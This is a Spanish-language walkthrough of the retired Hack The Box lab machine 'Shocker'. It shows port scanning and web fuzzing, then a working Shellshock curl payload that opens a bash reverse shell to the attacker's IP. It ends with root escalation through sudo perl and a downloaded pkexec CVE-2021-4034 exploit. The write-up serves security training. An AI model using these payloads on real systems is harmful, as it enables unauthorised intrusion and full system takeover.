

# SHOCKER

- 1. SHOCKER
  - 1.1. Preliminar
  - 1.2. Nmap
  - 1.3. Tecnologías web
  - 1.4. Fuzzing web
  - 1.5. Shellshock attack
  - 1.6. Privesc via Perl in sudoers (1)
  - 1.7. Privesc via "pkexec" exploit (2)

## 1. SHOCKER

www

<https://app.hackthebox.com/machines/Shocker>

SHOCKER 108

RETIRED MACHINE

# Shocker

LINUX EASY

<b>4.8</b> MACHINE RATING	<b>24484</b> USER OWNS	<b>24334</b> SYSTEM OWNS	<b>30/09/2017</b> RELEASED
------------------------------	---------------------------	-----------------------------	-------------------------------

Created by mrb3n

Copy Link

Play Machine

## 1.1. Preliminar

Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Nos enfrentamos a una máquina *Linux*.

```
> settarget "Shocker 10.10.10.56"
> xset r rate 250 50
> ping 10.10.10.56
PING 10.10.10.56 (10.10.10.56) 56(84) bytes of data:
64 bytes from 10.10.10.56: icmp_seq=10 ttl=63 time=36.0 ms
64 bytes from 10.10.10.56: icmp_seq=11 ttl=63 time=36.1 ms
64 bytes from 10.10.10.56: icmp_seq=12 ttl=63 time=36.4 ms
64 bytes from 10.10.10.56: icmp_seq=13 ttl=63 time=37.7 ms
64 bytes from 10.10.10.56: icmp_seq=14 ttl=63 time=39.6 ms
64 bytes from 10.10.10.56: icmp_seq=15 ttl=63 time=36.7 ms
^C
--- 10.10.10.56 ping statistics ---
15 packets transmitted, 6 received, 60% packet loss, time 14213ms
rtt min/avg/max/mdev = 35.976/37.098/39.597/1.253 ms
```

## 1.2. Nmap

Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tan solo tenemos los puertos *80* y *2222* abiertos.

```
> nmap -sS -p- 10.10.10.56 -n -Pn --min-rate 5000 -oG allports
Starting Nmap 7.94SWN ( https://nmap.org ) at 2024-04-03 13:11 -01
Nmap scan report for 10.10.10.56
Host is up (0.041s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
2222/tcp  open  EtherNet/IP-1
Nmap done: 1 IP address (1 host up) scanned in 13.40 seconds
```

```
> extractPorts allports
File: extractPorts.tmp
1
2
3 [*] Extracting information...
4 [*] IP Address: 10.10.10.56
5 [*] Open ports: 80,2222
6
7 [*] Ports copied to clipboard
8
```

Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante `extractPorts`. Vemos que en el *puerto 2222* corre una versión vulnerable de *OpenSSH (7.2p2)*, la cual nos puede permitir

enumerar usuarios a nivel de sistema.

```
> nmap -sCV -p80,2222 --min-rate 5000 10.10.10.56 -oN targeted
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-03 13:12 -01
Nmap scan report for 10.10.10.56
Host is up (0.036s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.18 (Ubuntu)
2222/tcp   open  ssh       OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|_ 256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_ 256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.12 seconds
```

## 1.3. Tecnologías web

**Whatweb**: nos reporta lo siguiente. Nada relevante en principio.

```
> whatweb http://10.10.10.56
http://10.10.10.56 [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.10.10.56]
```

## 1.4. Fuzzing web

**Gobuster**: para enumerar directorios, pero no obtenemos nada. Seguidamente, usamos **Wfuzz**. Encontramos un directorio `/cgi-bin`, al cual no tenemos acceso por permisos (403).

En este caso, fue necesario usar `/` al final de para encontrar los directorios: `/FUZZ/`.

```

$ wfuzz -c -t 20 -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt --hc 404,400 http://10.10.10.56/FUZZ/
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://10.10.10.56/FUZZ/
Total requests: 220560

ID      Response  Lines  Word  Chars  Payload
-----
000000001: 200      9 L    13 W   137 Ch  "# directory-list-2.3-medium.txt"
000000007: 200      9 L    13 W   137 Ch  "# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
000000003: 200      9 L    13 W   137 Ch  "# Copyright 2007 James Fisher"
000000012: 200      9 L    13 W   137 Ch  "# on at least 2 different hosts"
000000004: 200      9 L    13 W   137 Ch  "# "
000000002: 200      9 L    13 W   137 Ch  "# "
000000005: 200      9 L    13 W   137 Ch  "# This work is licensed under the Creative Commons"
000000011: 200      9 L    13 W   137 Ch  "# Priority ordered case-sensitive list, where entries were found"
000000008: 200      9 L    13 W   137 Ch  "# or send a letter to Creative Commons, 171 Second Street,"
000000014: 200      9 L    13 W   137 Ch  "http://10.10.10.56/"
000000009: 200      9 L    13 W   137 Ch  "# Suite 300, San Francisco, California, 94105, USA."
000000013: 200      9 L    13 W   137 Ch  "# "
000000010: 200      9 L    13 W   137 Ch  "# "
000000006: 200      9 L    13 W   137 Ch  "# Attribution-Share Alike 3.0 License. To view a copy of this"
000000035: 403     11 L    32 W   294 Ch  "cgi-bin"
000000083: 403     11 L    32 W   292 Ch  ".com"
000045240: 200      9 L    13 W   137 Ch  "http://10.10.10.56/"
000095524: 403     11 L    32 W   300 Ch  "server-status"

```

Como bien sabemos, el directorio `/cgi-bin` almacena *scripts CGI* que interactúan con el navegador web para proporcionar funcionalidades. Por ello, vamos a buscar posibles scripts (archivos) con diferentes extensiones. Esto lo haremos nuevamente con **Wfuzz** con un doble ataque de fuzzing: `wfuzz -c -t 20 -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -z list,sh-pl-cgi --hc 404,400 http://10.10.10.56/cgi-bin/FUZZ.FUZZ22`. Descubrimos un archivo `user.sh` dentro del directorio `/cgi-bin`. En este último ataque, usamos **Double fuzzing**: fuzzemos tanto el nombre del archivo como su extensión.

```

$ wfuzz -c -t 20 -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -z list,sh-pl-cgi --hc 404,400 http://10.10.10.56/cgi-bin/FUZZ.FUZZ22
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://10.10.10.56/cgi-bin/FUZZ.FUZZ22
Total requests: 661080

ID      Response  Lines  Word  Chars  Payload
-----
000000001: 403     11 L    32 W   294 Ch  "# directory-list-2.3-medium.txt - sh"
000000012: 403     11 L    32 W   294 Ch  "# - cgi"
000000026: 403     11 L    32 W   294 Ch  "# Suite 300, San Francisco, California, 94105, USA. - pl"
000000017: 403     11 L    32 W   294 Ch  "# Attribution-Share Alike 3.0 License. To view a copy of this - pl"
000000014: 403     11 L    32 W   294 Ch  "# This work is licensed under the Creative Commons - pl"
000000007: 403     11 L    32 W   294 Ch  "# Copyright 2007 James Fisher - sh"
000000010: 403     11 L    32 W   294 Ch  "# - sh"
000000013: 403     11 L    32 W   294 Ch  "# This work is licensed under the Creative Commons - sh"
000000016: 403     11 L    32 W   294 Ch  "# Attribution-Share Alike 3.0 License. To view a copy of this - sh"
000000011: 403     11 L    32 W   294 Ch  "# - pl"
000000018: 403     11 L    32 W   294 Ch  "# Attribution-Share Alike 3.0 License. To view a copy of this - cgi"
000000019: 403     11 L    32 W   294 Ch  "# license, visit http://creativecommons.org/licenses/by-sa/3.0/ - sh"
000000020: 403     11 L    32 W   294 Ch  "# license, visit http://creativecommons.org/licenses/by-sa/3.0/ - pl"
000000025: 403     11 L    32 W   294 Ch  "# Suite 300, San Francisco, California, 94105, USA. - sh"
000000021: 403     11 L    32 W   294 Ch  "# license, visit http://creativecommons.org/licenses/by-sa/3.0/ - cgi"
000000003: 403     11 L    32 W   294 Ch  "# directory-list-2.3-medium.txt - cgi"
000000023: 403     11 L    32 W   294 Ch  "# or send a letter to Creative Commons, 171 Second Street. - pl"
000000015: 403     11 L    32 W   294 Ch  "# This work is licensed under the Creative Commons - cgi"
000000024: 403     11 L    32 W   294 Ch  "# or send a letter to Creative Commons, 171 Second Street. - cgi"
000000022: 403     11 L    32 W   294 Ch  "# or send a letter to Creative Commons, 171 Second Street. - sh"
000000009: 403     11 L    32 W   294 Ch  "# Copyright 2007 James Fisher - cgi"
000000002: 403     11 L    32 W   294 Ch  "# directory-list-2.3-medium.txt - pl"
000000008: 403     11 L    32 W   294 Ch  "# Copyright 2007 James Fisher - pl"
000000004: 403     11 L    32 W   294 Ch  "# - sh"
000000006: 403     11 L    32 W   294 Ch  "# - cgi"
000000029: 403     11 L    32 W   294 Ch  "# - pl"
000000005: 403     11 L    32 W   294 Ch  "# - pl"
000000027: 403     11 L    32 W   294 Ch  "# Suite 300, San Francisco, California, 94105, USA. - cgi"
000000033: 403     11 L    32 W   294 Ch  "# Priority ordered case-sensitive list, where entries were found - cgi"
000000034: 403     11 L    32 W   294 Ch  "# on at least 2 different hosts - sh"
000000030: 403     11 L    32 W   294 Ch  "# - cgi"
000000028: 403     11 L    32 W   294 Ch  "# - sh"
000000031: 403     11 L    32 W   294 Ch  "# Priority ordered case-sensitive list, where entries were found - sh"
000000037: 403     11 L    32 W   294 Ch  "# - sh"
000000032: 403     11 L    32 W   294 Ch  "# Priority ordered case-sensitive list, where entries were found - pl"
000000035: 403     11 L    32 W   294 Ch  "# on at least 2 different hosts - pl"
000000038: 403     11 L    32 W   294 Ch  "# - pl"
000000036: 403     11 L    32 W   294 Ch  "# on at least 2 different hosts - cgi"
000000039: 403     11 L    32 W   294 Ch  "# - cgi"
000000373: 200      7 L    17 W   118 Ch  "user - sh"

```

## 1.5. Shellshock attack

## CVE-2014-6271 (Shellshock attack):

Dadas estas condiciones, pensamos en un **Shellshock attack**. Primero, lanzamos este script de **Nmap** para comprobar si el objetivo es vulnerable: `nmap -sV 10.10.10.56 -script=http-shellshock --script-args "http-shellshock.uri=/cgi-bin/user.sh"`.

```
> nmap -sV 10.10.10.56 --script=http-shellshock --script-args "http-shellshock.uri=/cgi-bin/user.sh"
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-04 16:22 -01
Nmap scan report for 10.10.10.56
Host is up (0.039s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
| http-shellshock:
| VULNERABLE:
|   HTTP Shellshock vulnerability
|   State: VULNERABLE (Exploitable)
|   IDs: CVE:CVE-2014-6271
|   This web application might be affected by the vulnerability known
|   as Shellshock. It seems the server is executing commands injected
|   via malicious HTTP headers.
|
|   Disclosure date: 2014-09-24
|   References:
|     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-7169
|     http://seclists.org/oss-sec/2014/q3/685
|     http://www.openwall.com/lists/oss-security/2014/09/24/10
|     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
|   http-server-header: Apache/2.4.18 (Ubuntu)
|_ 2222/tcp open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.46 seconds
```


Ahora, con una petición mediante `curl`, incluiremos la sintaxis típica que se usa para realizar este ataque: `() { ;; }; echo;`. Nos enviamos una shell reversa a nuestro sistema con: `curl -s http://10.10.10.56/cgi-bin/user.sh -H "User-Agent: () { ;; }; echo; /bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.14.23/1234 0>&1'"`, habiéndonos puesto previamente en escucha con **Netcat** por un puerto determinado. Recibimos nuestra shell.

```
> curl -s http://10.10.10.56/cgi-bin/user.sh -H "User-Agent: () { ;; }; echo; /usr/bin/whoami"
shelly
> curl -s http://10.10.10.56/cgi-bin/user.sh -H "User-Agent: () { ;; }; echo; /bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.14.23/1234 0>&1'"


> nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.23] from (UNKNOWN) [10.10.10.56] 43150
bash: no job control in this shell
shellyShocker:/usr/lib/cgi-bin$
```

## 1.6. Privesc via Perl in sudoers (1)

Estamos como usuario *shelly*. Realizamos el *tratamiento de la TTY*. Hacemos `sudo -l` para ver nuestros privilegios a nivel de *sudoers*. Podemos ejecutar `/usr/bin/perl` como *root* sin proporcionar contraseña. Vemos qué nos puede aportar *GTFObins*.



Ejecutamos en la terminal el comando: `sudo perl -e 'exec "/bin/sh";'` para, de este modo, obtener una shell privilegiada. Estamos como usuario *root*.



## 1.7. Privesc via "pkexec" exploit (2)

### CVE-2021-4034 (pkexec):

Otra alternativa para escalar nuestros privilegios es explotar el binario de **pkexec**, para el cual compartimos un exploit a continuación. Descargamos este exploit, lo compartimos con la máquina víctima y le damos permisos de ejecución. Lanzamos el exploit con: `python3 CVE-2021-4034.py`.

<https://github.com/Almorabea/pkexec-exploit>

```
shelly@shocker:/tmp$ wget http://10.10.14.23/CVE-2021-4034.py
--2024-04-04 13:43:17-- http://10.10.14.23/CVE-2021-4034.py
Connecting to 10.10.14.23:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3068 (3.0K) [text/x-python]
Saving to: 'CVE-2021-4034.py'

CVE-2021-4034.py          100%[=====] 3.00K  --.-KB/s   in 0.001s

2024-04-04 13:43:18 (3.42 MB/s) - 'CVE-2021-4034.py' saved [3068/3068]

shelly@shocker:/tmp$ chmod +x CVE-2021-4034.py
shelly@shocker:/tmp$ ls
CVE-2021-4034.py  systemd-private-e6837c45d4fc408fae568d7826748bb-systemd-timesyncd.service-0ryfyo  vmware-root
shelly@shocker:/tmp$ which python3
/usr/bin/python3
shelly@shocker:/tmp$ python3 CVE-2021-4034.py
Do you want to choose a custom payload? y/n (n use default payload) n
[+] Cleaning previous exploiting attempt (if exist)
[+] Creating shared library for exploit code.
[+] Finding a libc library to call execve
[+] Found a library at <CDL "/libc.so.0", handle 7efcc279a9b0 at 0x7efcc2627978>
[+] Call execve() with chosen payload
[+] Enjoy your root shell
# whoami
root
# |
```

“

- **CVE-2021-4034 (pkexec):**
  - Vulnerabilidad de escalada de privilegios local en la utilidad **pkexec** de **Polkit**. La aplicación **pkexec** es una herramienta **setuid** diseñada para permitir a usuarios sin privilegios ejecutar comandos como usuarios privilegiados de acuerdo con políticas predefinidas. La versión actual de **pkexec** no maneja correctamente el recuento de parámetros de llamada y termina intentando ejecutar variables de entorno como comandos. Un atacante puede aprovechar esto creando variables de entorno de tal manera que induzcan a **pkexec** a ejecutar código arbitrario. Cuando se ejecuta con éxito, el ataque puede provocar una escalada de privilegios locales

otorgando a los usuarios sin privilegios derechos administrativos en la máquina de destino.